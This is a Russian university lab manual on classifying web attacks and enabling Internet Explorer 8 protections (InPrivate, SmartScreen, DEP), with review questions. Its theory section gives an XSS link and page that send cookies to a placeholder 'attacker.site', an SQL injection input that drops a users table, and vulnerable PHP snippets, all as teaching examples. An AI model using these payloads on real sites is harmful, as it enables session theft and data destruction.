**МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ**

федеральное государственное бюджетное образовательное учреждение высшего образования «Казанский национальный исследовательский технический университет им. А.Н. Туполева-КАИ»

Институт компьютерных технологий и защиты информации

### КАФЕДРА СИСТЕМ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

**МЕТОДИЧЕСКИЕ УКАЗАНИЯ**

### к выполнению Лабораторной работы № 2

на тему

**«**Классификация атак и уязвимостей web-ресурсов**»**

Казань 2021

**ЛАБОРАТОРНАЯ РАБОТА № 2**

**Название работы:**

Классификация атак и уязвимостей web-ресурсов

**Цель работы:**


Ознакомиться на практике с инструментами повышения безопасности в веб-браузере Internet Explorer 8.

**Теоретический материал:**

**ОБЩИЕ СВЕДЕНИЯ**

1. **Классификация атак и уязвимостей web-ресурсов**

В последние годы число атак, нацеленных на веб-сервера, значительно возросло. Веб-серверы особенно уязвимы в силу своей открытости, поскольку рассчитаны на обмен информацией с пользователями. Веб-сервер формируется несколькими слоями ПО (рис.1), каждый из которых подвержен разнообразным способам атаки



*Рис. 1 Многослойная структура ПО web-сервера*

Обеспечение безопасности операционной системы реализуется путем установления последних обновлений системы безопасности, регулярно выпускаемых разработчиками этой ОС.

Также следует вовремя обновлять все программное обеспечение, работающее на веб-сервере. Использование антивирусного ПО является обязательным требованием для любого веб-сервера вне зависимости от операционной системы, используемой в качестве платформы. В сочетании с гибким межсетевым экраном антивирусное ПО становится одним из самых эффективных способов защиты от угроз безопасности. Когда веб-сервер становится целью атаки, злоумышленник без промедления пытается загрузить инструменты взлома или вредоносное ПО, чтобы успеть использовать уязвимость системы безопасности до того, как она будет закрыта. Атаки веб-серверов можно разделить на две категории: локальные и глобальные.

**Локальные** атаки обычно направлены на кражу информации или перехват управления на отдельном веб-сервере.

**Глобальные** атаки обычно направлены на несколько веб-сайтов и ставят своей целью заражение всех их посетителей.

#### **Наиболее опасные виды сетевых атак**

**Фишинг** ( phishing ) - вид атаки, который начинается с рассылки почтовых сообщений, содержащих ссылку на известный ресурс (или имитирующий такую ссылку). Дизайн веб-страницы обычно копируется с воспроизводимого ресурса. На фальсифицируемой странице может быть, например, написано, что банк, где вы имеете счет, проводит акцию по проверке безопасности доступа, при этом предлагается ввести номер вашей кредитной карты и PIN -код. После ввода указанной информации, выводится сообщение о том, что все в порядке, а через некоторое время со счета пропадают деньги. Данная схема может быть использована не только для хищения денег. Получив доступ к аккаунту пользователя, злоумышленники получают тем самым доступ к его конфиденциальной информации.

**Социальная инженерия** - это метод несанкционированного доступа к информации или системам хранения информации без использования технических средств. Метод основан на использовании слабостей человеческого фактора и считается очень разрушительным. Злоумышленник получает информацию, например, путем сбора информации о служащих объекта атаки, с помощью обычного телефонного звонка или путем проникновения в организацию под видом ее служащего.

**Scam** - мошеннический трюк, заключающийся в том, чтобы, ссылаясь на авторитетных лиц, втереться в доверие и извлечь коммерческую выгоду.

**Спуфинг** ( spoofing ) - одна из разновидностей фишинга. Ее суть заключается в атаке через DNS (или каким-то иным способом), когда страница с известным URL подменяется страницей злоумышленника.

**Троянский конь** ( Spyware ) - программа, записывающая все нажатия клавиш на терминале или мышке, способна записывать screenshot'ы и передавать эти данные удаленному хозяину.

Spyware. Эта разновидность программ не обязательно вредоносна. Некоторые разработчики ПО встраивают такие программы в свои продукты, чтобы отслеживать предпочтения своих клиентов. К сожалению, не все эти программы столь безобидны. Некоторые программы spyware в соответствии со своим названием отслеживают действия хозяина машины, куда эта программа внедрена (нажатия клавиш, посещаемые сайты, конфиденциальную информацию и т.д.) и передают результаты своему хозяину. Заражение spyware может осуществиться традиционно через почту, IM (Instant Messaging) или в результате посещения скомпрометированного сайта.

#### **Атаки на веб-серверы**

Легальные WEB -серверы взламываются посредством следующих видов атак:

* SQL-Injection
* Вредоносной рекламы
* Методом переадресации результатов работы поискового сервера
* Через виртуальные хостинговые компании
* Через уязвимости программ, обслуживающих форумы
* Cross-site scripting

Одним из основных инструментов вторжения в последнее время стала атака типа " drive-by download " (загрузка файлов или скриптов без ведома хозяина). Разнообразие мультимедиа форматов также облегчает работу хакеров. Ведь пользователя обычно не удивляет необходимость загрузки новейшей версии кодека или драйвера для просмотра или прослушивания материала, размещенного на удаленном сервере.

**Cross-Site Scripting** (CSS) является одной из наиболее широко распространенных сетевых атак, преследующих цель, получение персональных данных с помощью веб-технологий (иногда этот вид атаки называют " HTML injection "). Задача решается за счет выполнения определенного Javascript кода в браузере жертвы. При этом получается некоторая информация, содержащаяся на машине жертвы (например, cookies ). Метод не наносит непосредственного вреда, но может предшествовать более серьезной атаке.

Вредоносной может быть ссылка с использованием уязвимого веб-сайта:

http://www.vulnerable.site/welcome.cgi?name=<script>window.open

("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>

Страница же отклика должна иметь вид (как результат исполнения wellcome.cgi ):

<HTML>

<Title>Welcome!</Title>

Hi

<script>

window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)

</script>

<BR>

Welcome to our system

...

</HTML>

Браузер немедленно при загрузке этой страницы исполнит встроенный Javascript код и пошлет запрос " collect.cgi script " по адресу www.attacker.site, со значением cookies =www.vulnerable.site. Cookies могут также содержать аутентификационные и авторизационные данные, что представляет уже серьезную опасность.

#### **SQL-инъекция**

SQL -инъекция используется для атаки веб-сайтов, работающих с базами данных. Возможность внедрения SQL -кода возникает, если в SQL-запросах используются неотфильтрованные данные, вводимые пользователями.

Многие современные веб-сайты используют сценарии и SQL -запросы для динамического формирования содержимого страницы. В SQL -запросах часто используются данные, вводимые пользователями; это может привести к угрозе безопасности, поскольку злоумышленники могут попытаться внедрить во входные данные вредоносный SQL -код. Без надлежащих мер защиты такой код может быть успешно выполнен на сервере.

Рассмотрим следующий PHP -код:

$firstname = $\_POST["firstname"];

mysql\_query("SELECT \* FROM users WHERE first\_name='$firstname'");

После того, как пользователь введет свое имя в веб-форме, SQL -запрос вернет список всех пользователей с тем же именем. Если указать в форме имя " John ", то SQL -запрос будет иметь следующий вид:

"SELECT \* FROM users WHERE first\_name='John'"

Это допустимая конструкция, которая сработает так, как и ожидается. Однако, если вместо имени ввести, например, "'; drop table users; #", то конструкция будет выглядеть следующим образом:

"SELECT \* FROM users WHERE first\_name=''; DROP TABLE users; #'"

Точка с запятой позволяет выполнять несколько следующих друг за другом команд. В результате простая SQL -команда превращается в сложную трехсоставную конструкцию:

SELECT \* FROM users WHERE first\_name='';

Исходная инструкция теперь бесполезна - ее можно пропустить. Вторая инструкция приведет к тому, что в базе данных будет целиком удалена соответствующая таблица, а стоящий в третьей строке символ "#" приведет к тому, что СУБД проигнорирует оставшуюся часть строки (как часть комментария) без выдачи сообщений о синтаксической ошибки в запросе.

В принципе, этот вид угрозы легко устраним благодаря проверке вводимых пользователем данных. Например, в PHP имеется специальная функция mysql\_real\_escape\_string, удаляющая из строки потенциальный код SQL -инъекции. Ее следует использовать для фильтрации всех данных, внедряемых в SQL -инструкции.

**XSS (межсайтовый скриптинг)**

Данный вид атак направлен на веб-сайты, отображающие вводимые пользователями данные. Вместо попытки получения контроля над базой данных путем ввода вредоносного кода злоумышленник пытается атаковать код самого веб-сайта, внедряя в него вредоносные сегменты.

Многие сайты хранят имена всех посетителей в базе данных, чтобы иметь возможность отображать их при вводе соответствующих пользователей. Злоумышленник может создать подложную учетную запись, разместив при этом в поле имени вредоносный код. Подобные атаки обычно реализуются с помощью вредоносных скриптов на языке Javascript, которые затем загружают контент с другого веб-сайта. Предполагается, что в базе данных хранится имя пользователя, но на самом деле в данном случае это будет вредоносный код. Соответственно, если веб-сайт отображает имя пользователя в верхней части страницы, то этот код будет выполнен. Поскольку при наличии определенных условий такой код может делать практически все, что угодно, угроза становится вполне реальной; тем не менее, разработчики зачастую про нее забывают. В разное время жертвами XSS -атак стали многие популярные веб-сайты, в том числе MySpace, Facebook, Google Mail, ВКонтакте.

Рассмотрим следующий PHP -код:

$firstname = $\_POST["firstname"];

echo "Your name: $firstname";

После ввода имени в веб-форме сайт отображает на странице соответствующее сообщение. Если указать в форме имя " John ", то сообщение будет иметь следующий вид: " Your name: John ".

Что произойдет, если вместо имени ввести следующую конструкцию:

"<script>alert ("You just got hacked!") ;</script>" ?

К сожалению, XSS -атакам зачастую трудно что-либо противопоставить, поскольку для этого необходимо должным образом фильтровать вводимые и выводимые данные, а также все поля, которые могут меняться пользователями. Сюда относятся данные, получаемые из запросов GET и POST, а также запросы, возвращаемые из базы данных.

1. **Средства защиты от веб-атак в Internet Explorer 8**

* Защита от исполнения вредоносного кода.
* Защита от фишинга.
* Обеспечение приватности.
* Дополнительные механизмы защиты Internet Explorer 8.

Для защиты от исполнения вредоносного кода в IE8 используется фильтр SmartScreen Anti-Malware. Функционирование данного фильтра основано на URL -репутации - это означает, что он оценивает серверы, ответственные за загрузки и определяет, числятся ли они в списках распространителей небезопасного содержимого.

Данный фильтр :

* Проверяет веб-сайты на его присутствие в динамически обновляемом списке сайтов, заподозренных в фишинге.
* Проверяет загружаемое ПО на его присутствие в динамически обновляемом списке сайтов с вредоносным ПО.
* Предостерегает от посещения фишинговых веб-сайтов и других веб-сайтов, содержащих вредоносные программы, которые могут похищать идентификационную информацию.

При включенном фильтре SmartScreen в случае попытки пользователя перейти на один из упомянутых выше web-сайтов появляется окно с рекомендацией отказаться от продолжения этого действия.

#### **Технология InPrivate**

В IE 8 имеется многоуровневый механизм реализации данного вида зашиты. Во-первых, это InPrivate Browsing, режим, когда история посещенных страниц, временные файлы обозревателя ( Temporary Internet files ), данные, внесенные в формы, cookies, имена пользователей и пароли не будут храниться ни в браузере, ни в операционной системе. Во-вторых, это InPrivate Blocking - режим фильтрации, который позволяет взять под контроль данные, запрашиваемые сайтом у браузера. И, наконец, это InPrivate Subscriptions(приватные подписки).

Функция просмотра InPrivate предотвращает сохранение данных о сеансах просмотра программой Internet Explorer. Это помогает предотвращать получение посторонними пользователями компьютера информации о посещенных страницах и просмотренном содержимом. При запуске просмотра InPrivate Internet Explorer открывает новое окно. Защита, обеспечиваемая режимом просмотра InPrivate, применяется только во время использования этого окна. В этом окне можно открывать любое количество вкладок, при этом все они будут защищены с помощью режима просмотра InPrivate. Однако при открытии другого окна веб-обозревателя оно не будет защищено с помощью режима просмотра InPrivate. Чтобы завершить сеанс просмотра InPrivate, закройте окно веб-обозревателя.

Фильтрация InPrivate помогает предотвратить сбор поставщиками содержимого сведений о посещенных веб-узлах. Фильтрация работает следующим образом.

Большинство веб-страниц используют содержимое веб-узлов, например, рекламные материалы, карты или инструменты веб-анализа, отличающихся от посещаемых. Данные веб-узлы называются **поставщиками содержимого или сторонними веб-узлами**. При посещении веб-узла со сторонним содержимым некоторые сведения о пользователе отправляются поставщику содержимого. Если поставщик содержимого предоставляет содержимое большому количеству посещаемых веб-узлов, поставщик содержимог может разработать профиль параметров просмотра. Профили параметров просмотра могут использоваться в разных целях, включая анализ и показ адресной рекламы.

Обычно данное содержимое стороннего веб-узла, например, встроенное изображение или видеоролик, отображается без проблем. Источником содержимого считается веб-узел, посещенный первоначально, поэтому отслеживание других веб-узлов, которые могут получать сведения о посещенных вами веб-страницах, невозможно. Инструменты веб-анализа или веб-измерения сообщают о том, какие веб-узлы обычно посещает пользователь, и не всегда видны. Несмотря на то что эти инструменты иногда отображаются как видимое содержимое (например, счетчик посещений), они зачастую невидимы для пользователей, как это часто бывает в случае с веб-маяками. Веб-маяки представляют собой, как правило, одноточечные изображения, единственной целью которых является отслеживание использования веб-узлов; они не отображаются в качестве видимого содержимого.

Работа фильтрации InPrivate заключается в анализе веб-содержимого на посещаемых веб-страницах: если аналогичное содержимое используется на нескольких веб-узлах, будет доступна возможность разрешить или блокировать данное содержимое. Можно также выбрать автоматическую блокировку любого поставщика содержимого или стороннего веб-узла, обнаруживаемого с помощью функции фильтрации InPrivate, либо отключить эту функцию.


По умолчанию функция фильтрации InPrivate обеспечивает анализ посещаемых веб-узлов и поставщиков содержимого, однако не блокирует их автоматически. Можно разрешить или блокировать любого поставщика содержимого, определяемого режимом фильтрации InPrivate в качестве узла, обменивающегося параметрами просмотра. В качестве альтернативного варианта, с помощью функции фильтрации InPrivate можно автоматически блокировать любого поставщика содержимого, либо отключить эту функцию.

**Порядок выполнения работы:**

1. **Изучить теоретический материал.**
2. **Включение режима просмотра InPrivate, SmartScreen, DEP/NX**


Чтобы включить просмотр InPrivate, выполните одно из следующих действий:

* Нажмите кнопку Безопасность и выберите пункт Просмотр InPrivate.



*Рис. 2.**Переключение в режим просмотра InPrivate*

В результате появится следующее окно:




*Рис. 3.**Работа с новыми вкладками браузера в режиме просмотра InPrivate*

* Нажмите сочетание клавиш <CTRL> + <SHIFT> + P.

1. **Включение функции фильтрации InPrivate**

Чтобы активировать *фильтрацию* InPrivate, нет необходимости открывать определенное окно - достаточно выполнить одно из следующих действий:

* В меню браузера "Безопасность" выбрать пункт "Фильтрация InPrivate ".



*Рис. 4. Включение режима фильтрации InPrivate*

* В строке статуса браузера кликнуть значок фильтрации InPrivate


https://www.intuit.ru/EDI/02_09_18_2/1535840328-16559/tutorial/640/objects/20/files/13-06.jpg

* Нажать сочетание клавиш <CTRL> + <SHIFT> + F.

Если фильтрация InPrivate отключена, значок в строке состояния отображается серым цветом, а если *фильтрация* InPrivate включена, значок будет цветным.

Если *фильтрация* InPrivate уже включена, выполните следующие действия.

1. Нажмите кнопку " *Безопасность* " и выберите пункт " *Параметры фильтрации* InPrivate ".




*Рис. 5. Настройка режима фильтрации InPrivate*

1. Выполните одно из следующих действий:
   * Чтобы автоматически блокировать веб-узлы, выберите параметр
   * " *Блокировать автоматически* ".
   * Чтобы заблокировать веб-узлы вручную, нажмите " *Выбрать блокировку* " или " *разрешение содержимого* ".
   * Чтобы отключить фильтрацию InPrivate, нажмите кнопку " *Отключить* ".
2. Нажмите кнопку ОК.
3. **Включение функции фильтрации SmartScreen**

Чтобы включить фильтр SmartScreen, выполните следующие действия:

* Нажмите кнопку "Безопасность", выберите пункт "Фильтр SmartScreen " и щелкните "Включить фильтр SmartScreen ".
* В диалоговом окне "Фильтр Microsoft SmartScreen " нажмите кнопку ОК.



*Рис. 6. Включение фильтра SmartScreen*

Фильтр SmartScreen:

* является полностью настраиваемым компонентом групповой политики. При использовании групповой политики можно управлять узлами с помощью зон безопасности IE.
* препятствует просмотру и загрузке с веб-узлов, которые известны как размещающие вредоносное содержимое. Пользователи могут пропускать предупреждения фильтра и продолжать просмотр. Можно использовать групповую политику, чтобы предотвратить отклонение пользователями предупреждений фильтра.


Можно также настроить фильтр SmartScreen для запрета проверки узлов, находящихся в зоне "Надежные узлы". По умолчанию фильтр проверяет эти узлы, однако можно отключить проверки данной зоны. Затем можно добавить в зону надежных узлов организации собственный список узлов, в том числе тех, которые рассматриваются компанией в качестве безопасных или надежных. Эти узлы входят в локальную зону доверия фильтра SmartScreen и никогда не проверяются автоматически.

1. **Включить функции фильтрации DEP/NX**

В системе Windows все 64-разрядные процессы имеют автоматическую установку защиты DEP. Ее отключение невозможно.

Для того чтобы включить защиты для 32-разрядного веб-браузера:


1. Запустите 32-разрядную версию веб-браузера (как администратор).
2. В меню браузера выберите следующие разделы в меню Сервис > Свойства обозревателя > Дополнительно




*Рис. 7. Включение защиты DEP*

1. Установите опцию "Включить защиту памяти для снижения риска интернет-атак".

Увидеть список процессов с установленной защитой DEP/NX ([рис.7](https://www.intuit.ru/studies/courses/606/462/lecture/10410?page=2#image.20.7)) можно с помощью Диспетчера Задач ( Task Manager ). Для этого на закладке "Процессы" в меню "Вид" необходимо выбрать столбец "Предотвращение выполнения данных".



*Рис. 8. Добавление столбца защиты DEP в Диспетчере Задач*



*Рис. 9 . Отображение столбца защиты DEP в Диспетчере Задач*

**3. Сделать вывод по проделанной работе.**

**4. Ответить на контрольные вопросы.**

Контрольные вопросы:

1. Что такое Веб-сервер?

2. Какими путями устанавливается безопасность ОС веб-сервера?

3. Какие категории атак на веб-сервер Вы знаете?

4. Что такое локальные атаки?

5. Что такое глобальные атаки?

6. Какие наиболее опасные сетевые атаки Вы знаете?

7. Что такое Спуфинг?

8. Что такое Фишинг?

9. Что такое SQL-Injection?

10. Что такое XSS?

11. Какие способы защиты от веб-атак Вы знаете?

12. Какие способы защиты от атак есть в браузере IE 8?

13. Для чего нужен режим InPrivate?

14. Что такое SmartScreen?

15. Что такое DEP/NX?